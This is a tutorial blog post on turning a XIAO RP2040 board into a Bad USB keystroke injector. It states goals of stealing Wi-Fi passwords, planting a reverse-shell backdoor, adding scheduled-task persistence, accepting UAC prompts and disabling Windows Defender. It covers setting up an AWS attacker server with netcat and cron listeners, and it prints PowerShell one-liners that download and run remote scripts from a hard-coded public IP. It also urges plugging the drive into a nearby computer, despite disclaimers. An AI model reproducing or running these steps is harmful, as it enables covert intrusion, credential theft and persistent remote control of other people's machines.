⚠️ DO NOT PLUG IN! ⚠️

This device is dangerous. Do not connect to power or any data ports.
Unauthorized use may cause data loss, system compromise, or physical harm.


XIAO RP2040 MALICIOUS DRIVE
Hello guys, I go by the name Fernandez, but you can call me CyberInkuei 🥷😎
This project is a Bad USB simulation built to showcase how simple-looking devices can become powerful tools for security testing, awareness, and defense.
The Bad USB functions as a Human Interface Device (HID), allowing it to emulate a keyboard and execute keystrokes on a computer within seconds. While this capability is often abused for malicious purposes, it also makes Bad USB devices valuable tools for security research, awareness, and attack simulation.
For this project, we’ll be using the XIAO RP2040 microcontroller as the foundation of our Bad USB build, which will be programmed using CircuitPython.
You can purchase the board from:
Requirements
- XIAO RP2040
- A dedicated server (local system or hosted in the cloud)
I already have a dedicated server hosted in the cloud, which provides a public IP address and allows targets to connect from anywhere in the world. Some configuration is required, which will be covered later.
Goal
The goal of this project is to:
- Exfiltrate Wi-Fi SSIDs and passwords
- Inject a backdoor to obtain a remote shell
- Schedule the backdoor as a task for persistence
- Disable Windows Defender
Scripts
I wrote two scripts for similar purposes.
Base_run.py
- Exfiltrates Wi-Fi SSIDs and passwords
- Injects a backdoor for a remote shell
- Schedules persistence via task scheduler
- Opens a YouTube video as a distraction
uac_defender.py
- Opens PowerShell with admin privileges
- Exfiltrates Wi-Fi SSIDs and passwords
- Injects a backdoor for a remote shell
- Schedules persistence
- Accepts UAC prompts and disables Windows Defender
The scripts are similar, but uac_defender.py includes UAC handling and Defender disablement.
Setup
Navigate to CircuitPython, select Downloads, and search for XIAO RP2040. and select the first one “RP2040”
Download the .UF2 file
Now, it’s time to plug in the board with a type c cable, but before that, hold the B button on the board for few seconds while at the same timme you plug in the device to the computer to factory reset it. The B button is located by the bottom right of the device in the image below

After you have it plugged in, you should see it as a drive on your computer
Move the adaruit.UF2 file we downloaded of recent to the drive. It is going to disconnect and restart itself after moving it.
After restarting, you would have something like this:
Next, go to the library file we downloaded adafruit-circuitpython-bundle-10.x-mpy-20260124 and extract the content. Once you’re done navigate to the lib directory in it and look for the folder adafruit_hid
Then copy the folder to the lib directory in the XAIO RP2040 drive.
Going back to the root of the XAIO RP2040, you will see python script, this is where our code would be stored and that’s where we do the programming. I have it programmed for you already, so you can just replace the python script with the one I’ve written and modify the ip address and anything that needs to modified to match your environment. Also make sure the script is renamed to code.py
Before we continue, let’s see the config on the attacker server running in the cloud.
Attacker Server
We would like our attack to be successful irrespective of the network the target is on and wherever he is in the world. We don’t want a situation whereby it only works when we are within the same network, therefore, I provisioned a server already in the cloud that listens for inbound and outbound connections with an available public IP Address.
You can come here EC2 Server to create a cloud Instance in AWS.
After creating an instance, navigate to security groups and configure an inbound allow rule for these ports and also an outbound for all ports
INBOUND:
OOUTBOUND:
Why we need the ports?
5555 - Our server will use this to listen for wifi credentials
3333 - To listen for a reverse connection.
22 - We use this to remotely connect to our machine
443 - HTTPS
53 - DNS(Should be open)
80 - To host our reverse shell
(Ignore port 4444).
After configuring our firewall rules, we can now start the instance and login to the machine. We need to do a few things inside the machine to make the attack standout. Let’s take them one after the other.
Firstly, create a directory in your /home/user/
Like I have done here, the files are in a directory named connect.
That being said, modify the ip address of those files to match your instance ip and we are done with the first stage.
Next thing is to install tmux, tmux helps us to hold multiple terminal sessions without tearing down the session. Normally, whenever you run a program such as python3 -m http.server or anything that requires an active session, whenever you close the terminal, everything tears down, but with tmux, it let’s your program keep running even when you close the terminal, and it provides a way to interact with each sessions you hold.
You can install tmux with the following commands:
For testing, run: tmux new-s -d -s pythonserver1, which creates a new tmux session titled pythonserver1. new-s or new-session creates a new session.
We can see the list all of the active sessions using tmux list-s. To interact with each session, type tmux attach -t <session name>, in our case pythonserver1, so it’s going to be tmux attach -t pythonserver1.
To opt out of the session without tearing it down, you press CTR + B + D, which keeps your program running in a background and you can close the terminal. Also if you want to quit the session or tear it down, just press CTR + C, then the session ends.
We will be using netcat to listen for reverse connections from the target, and by default, netcat tears down sessions after one successful connection. Also, running netcat as a cronjob does not run in the foreground, so there’s no way you can interact with each session, and that’s not what we want as a creative attacker. We need tmux for that.
We want to add a cronjob that creates a netcat connection with tmux that listens for wifi credentials and stores it in a file named wificreds in your home directory, and also listens for a reverse shell every 1 minute even after tear down. With this, even if the netcat connection stops, it reconnects back after every 1 minute to listen for new connections.
Finally, we can host a python server in the directory where we have our reverse shell and wifilogger scripts:
Press CTR + B + D to detach from the session.
⚠️ Make sure you don’t have any sensitive file in that directory before hosting public, and make sure you have your services very secure.
Now, visit your EC2 public ip address in the browser, and you should see the files being hosted in the public. So in our malicious script, the target would execute this line 'powershell -ep bypass -c "iex (iwr http://52.202.38.242/wifilogger.ps1)"', which visits our public ip and executes the powershell script in memory, that’s why we need to host the files in public to be reachable. You can leave your server running in the cloud for days or weeks, The free tier offers 600 hours of free service I think.
Plug the drive into a nearby computer (this executes in less than six seconds), then return to your cloud instances, you should have a shell by now. Even if the target disconnects or there’s a break in the connection, don’t panic. The following line within the code
schtasks /create /tn “RunReversePowerShell” /tr “cmd.exe /c powershell -WindowStyle Hidden -ExecutionPolicy Bypass -Command "iex (iwr ‘http://52.202.38.242/reverse.ps1’)"” /sc minute /mo 5 /it /f
already schedules the reverse shell to run on the target system every five minutes whenever the system is powered on. Remember that your Netcat listener should start listening one minute before the scheduled connection attempt. With this, we’ve maintained persistence, meaning you should receive a reverse shell from the target every five minutes, from anywhere in the world, at any time.
⚠️Always Remember: This technique is intended strictly for authorized security testing, research, or educational purposes. Only use it on systems you own or have explicit permission to test. Unauthorized access, persistence mechanisms, or monitoring of systems may be illegal and unethical, and could result in serious legal consequences.